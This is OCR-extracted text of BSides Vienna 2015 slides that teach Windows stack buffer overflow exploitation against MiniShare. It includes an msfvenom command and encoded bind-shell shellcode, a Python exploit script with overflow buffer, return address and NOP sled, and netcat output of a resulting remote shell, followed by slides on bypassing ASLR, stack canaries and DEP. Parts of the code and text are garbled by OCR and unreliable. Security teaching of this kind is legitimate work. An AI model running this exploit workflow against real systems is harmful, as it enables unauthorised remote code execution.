\x<mark>00</mark>\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x<mark>0d</mark>\x0e\x0f\x10\x1 $1\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f\x20\x21\x22\x2$ $3\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x30\x31\x32\x33\x34\x3$ 5\x36\x37\x38\x39\x3a\x3b\x3c\x3d\x3e\x3f\x40\x41\x42\x43\x44\x45\x46\x4 $7\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f\x50\x51\x52\x53\x54\x55\x56\x57\x58\x5$ 9\x5a\x5b\x5c\x5d\x5e\x5f\x60\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6 $b\x6c\x6d\x6e\x6f\x70\x71\x72\x73\x74\x75\x76\x77\x78\x79\x7a\x7b\x7c\x7$ d\x7e\x7f\x80\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8 $f(x90)x91)x92\\x93\\x94\\x95\\x96\\x97\\x98\\x99\\x9a\\x9b\\x9c\\x9d\\x9e\\x9f\\xa0\\xa1$ $b4\xb5\xb6\xb7\xb8\xb9\xbb\xbc\xbd\xbe\xbf\xc0\xc1\xc2\xc3\xc4\xc5\xc$ $6\xc7\xc8\xc9\xca\xcb\xcc\xcd\xce\xcf\xd0\xd1\xd2\xd3\xd4\xd5\xd6\xd7\xd8\$ $xd9\xda\xdb\xdc\xdd\xde\xdf\xe0\xe1\xe2\xe3\xe4\xe5\xe6\xe7\xe8\xe9\xea\xe$ eb\xec\xed\xee\xef\xf0\xf1\xf2\xf3\xf4\xf5\xf6\xf7\xf8\xf9\xfa\xfb\xfc\xfd\xfe\ xff"


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Analyze: Shellcode is executed, but only few bytes of the shellcode are in memory

→ Check for bad characters: 00, 0d, ...



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


Encode the shellcode to bypass bad characters

```
root@kali: ~/Desktop/minishare
root@kali:~/Desktop/minishare#
root@kali:~/Desktop/minishare#
root@kali:~/Desktop/minishare# msfvenom -p windows/shell bind tcp LPORT=7777 -b '\x00\x0d' -f python
No platform was selected, choosing Mas:: Module:: Platform:: Windows from the payload
No Arch selected, selecting Arch: x86 from the payload
Found 10 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata ga nai
x86/shikata ga nai succeeded with size 355 (iteration=0)
x86/shikata ga hai chosen with final size 355
Pavload size: 355 bytes
buf += "\xba\xbf\x6a\x25\xd0\xd9\xcf\xd9\x74\x24\xf4\x58\x31"
buf += "\xc9\xb1\x53\x31\x50\x12\x83\xe8\xfc\x03\xef\x64\xc7"
buf += "\x25\xf3\x91\x85\xc6\x0b\x62\xea\x4f\xee\x53\x2a\x2b"
buf += "\x7b\xc3\x9a\x3f\x29\xe8\x51\x6d\xd9\x7b\x17\xba\xee"
buf += "\xcc\x92\x9c\xc1\xcd\x8f\xdd\x40\x4e\xd2\x31\xa2\x6f"
buf += "\x1d\x44\xa3\xa8\x40\xa5\xf1\x61\x0e\x18\xe5\x06\x5a"
buf += "\xa1\x8e\x55\x4a\xa1\x73\x2d\x6d\x80\x22\x25\x34\x02"
buf += "\xc5\xea\x4c\x0b\xdd\xef\x69\xc5\x56\xdb\x06\xd4\xbe"
buf += "\x15\xe6\x7b\xff\x99\x15\x85\x38\x1d\xc6\xf0\x30\x5d"
buf += "\x7b\x03\x87\x1f\xa7\x86\x13\x87\x2c\x30\xff\x39\xe0"
buf += "\xa7\x74\x35\x4d\xa3\xd2\x5a\x50\x60\x69\x66\xd9\x87"
buf += "\xbd\xee\x99\xa3\x19\xaa\x7a\xcd\x38\x16\x2c\xf2\x5a"
buf += "\xf9\x91\x56\x11\x14\xc5\xea\x78\x71\x2a\xc7\x82\x81"
```



Execute the encoded shellcode 😊 😊



APPLIED COMPUTER SCIENCES

BSides Vienna 2015



Encoded shellcode needs some space for decoding before executing → Insert some NOPs (10) before

```
P root@bt: ~/minishare
#!/usr/bin/python
import errno
 import os
from os import strerror
from socket import *
import sys
from time import sleep
from struct import pack
 f len(sys.argv) != 3:
        print "[-]Usage: python %s " % sys.argv[0]
        print "[-]Example: python %s 192.168.1.2 80" % sys.argv[0]
        sys.exit(0)
ip = svs.argv[1]
port = int(sys.argv[2])
print "[+] Preparing evil string..."
puf = "\x41"*1787 +
                     x0a\xaf\xd5\x77"
uf = buf + "\x90"*10
      x1e\x98\xd7\x18\x41\x10\x32\x29\x53\x46\x36\x1b\x63"
             \x08\x40\x8f\x2c\x7c\x4d\xa0\x85\xcb\xab\x8f"
      xfa\x73\x43\xd4\x9c\x0f\x9e\x08\x7f\x31\x51\x5d\x7e*
      x8c\xad\xd2\x2f\xda\x1f\xc3\x44\x9e\xa3\xe2\x8a\x94"
 \x9b\x9c\xaf\x6b\x6f\x17\xb1\xbb\xdf\x2c\xf9\x23\x54\x6a"
 "\xda\x52\xb9\x68\x26\x1c\xb6\x5b\xdc\x9f\x1e\x92\x1d\xae
 '5 exploit.py" 69L, 2406C
                                                                           23,1
                                                                                         Top
```



Try again → w00t ©

```
root@kali: ~/Desktop/minishare

Fig. NX the fig. fPd g d all SL\ Lm C E PuTTY w--ii) ';m @ c) S kd%i p mt &z: ^

V1f b. < c) X %z\ 6 bf6: HTTP/1.0

[+]Connecting with server...
[+]Send evil data...
[+]Send evil data sent

root@kali: ~/Desktop/minishare f nc -n 10.52.200.24 7777

Microsoft Windows XP [Version 5.1.2600]

(C) Copyright 1985-2001 Microsoft Corp.

C:\Programme\MiniShare>
```




Exploit mitigation & bypassing




ASLR

- Adress Space Layout Randomization
- Enabled on Windows since VISTA



Before reboot

JMP ESP: 0x768afcdb



After reboot

JMP ESP: 0x769dfcdb



ASLR Bypass

- Search for non ASLR code
 - Search for JMP ESP command in the program itself or in libraries or program parts which have ASLR disabled.
- Partial EIP overwrite
 - Sometime you can overwrite just the stable (unchanged) part of EIP

Before reboot After reboot

JMP ESP: 0x768afcdb JMP ESP: 0x769dfcdb



ASLR Bypass

- NOP sled
 - Fill your memory with a lot of NOPs (99%) following by the shellcode (1%) to increase the chance to land with a wrong/inaccurate address in the NOP sled.
- CAIN: Silently Breaking ASLR in the Cloud (Blackhat Europe 2015)
 - Use memory deduplication feature of Virtual Machine Monitors to calculate adresses of system DLLs from neighbour virtual machines




Stack cookies/canaries

- Function prologue places a random number (canary) just before the return pointer on the stack
- Before RET is executed → is canary still alive?










Stack cookies/canaries bypass


- Function epilogue raises an exception
- If you can overwrite the exception handler structure
 - → SEH (Structured Exception Handling) Exploit





DEP (Data Execution Prevention)

Stack and Heap are protected against code execution.
 Shellcode can't be located in stack area



- DEP can be disabled for a process using a Windows API call!
- How can we call the API when code execution is is is is is in the image.
- Use code fragments in executable areas and use the stack for chaining them together




DISABLE DEP – VirtualAlloc

API / OS	XP SP2	XP SP3	Vista SP0	Vista SP1	Windows 7	Windows 2003 SP1	Windows 2008
VirtualAlloc	yes	yes	yes	yes	yes	yes	yes
HeapCreate	yes	yes	yes	yes	yes	yes	yes
SetProcessDEPPolicy	no (1)	yes	no (1)	yes	no (2)	no (1)	yes
NtSetInformationProcess	yes	yes	yes	no (2)	no (2)	yes	no (2)
VirtualProtect	yes	yes	yes	yes	yes	yes	yes
WriteProcessMemory	yes	yes	yes	λea	yes	yes	yes
1) = doesn't exist							
2) = will fail because of default DEP	Policy settings						




DEP (Data Execution Prevention)

What happens when a RET instruction is executed??



BSides Vienna 2015 Start with a RETURN






ESP is just incremented RETURN ist the ROP-NOP (ROP No Operation)




Execute a ROP Gadget




BSides Vienna 2015 Load a Register








ROP Gadgets are often not perfect





DEP-Bypass Exploit Structure





Wrote your first windows exploit in less than one hour...

Thank you!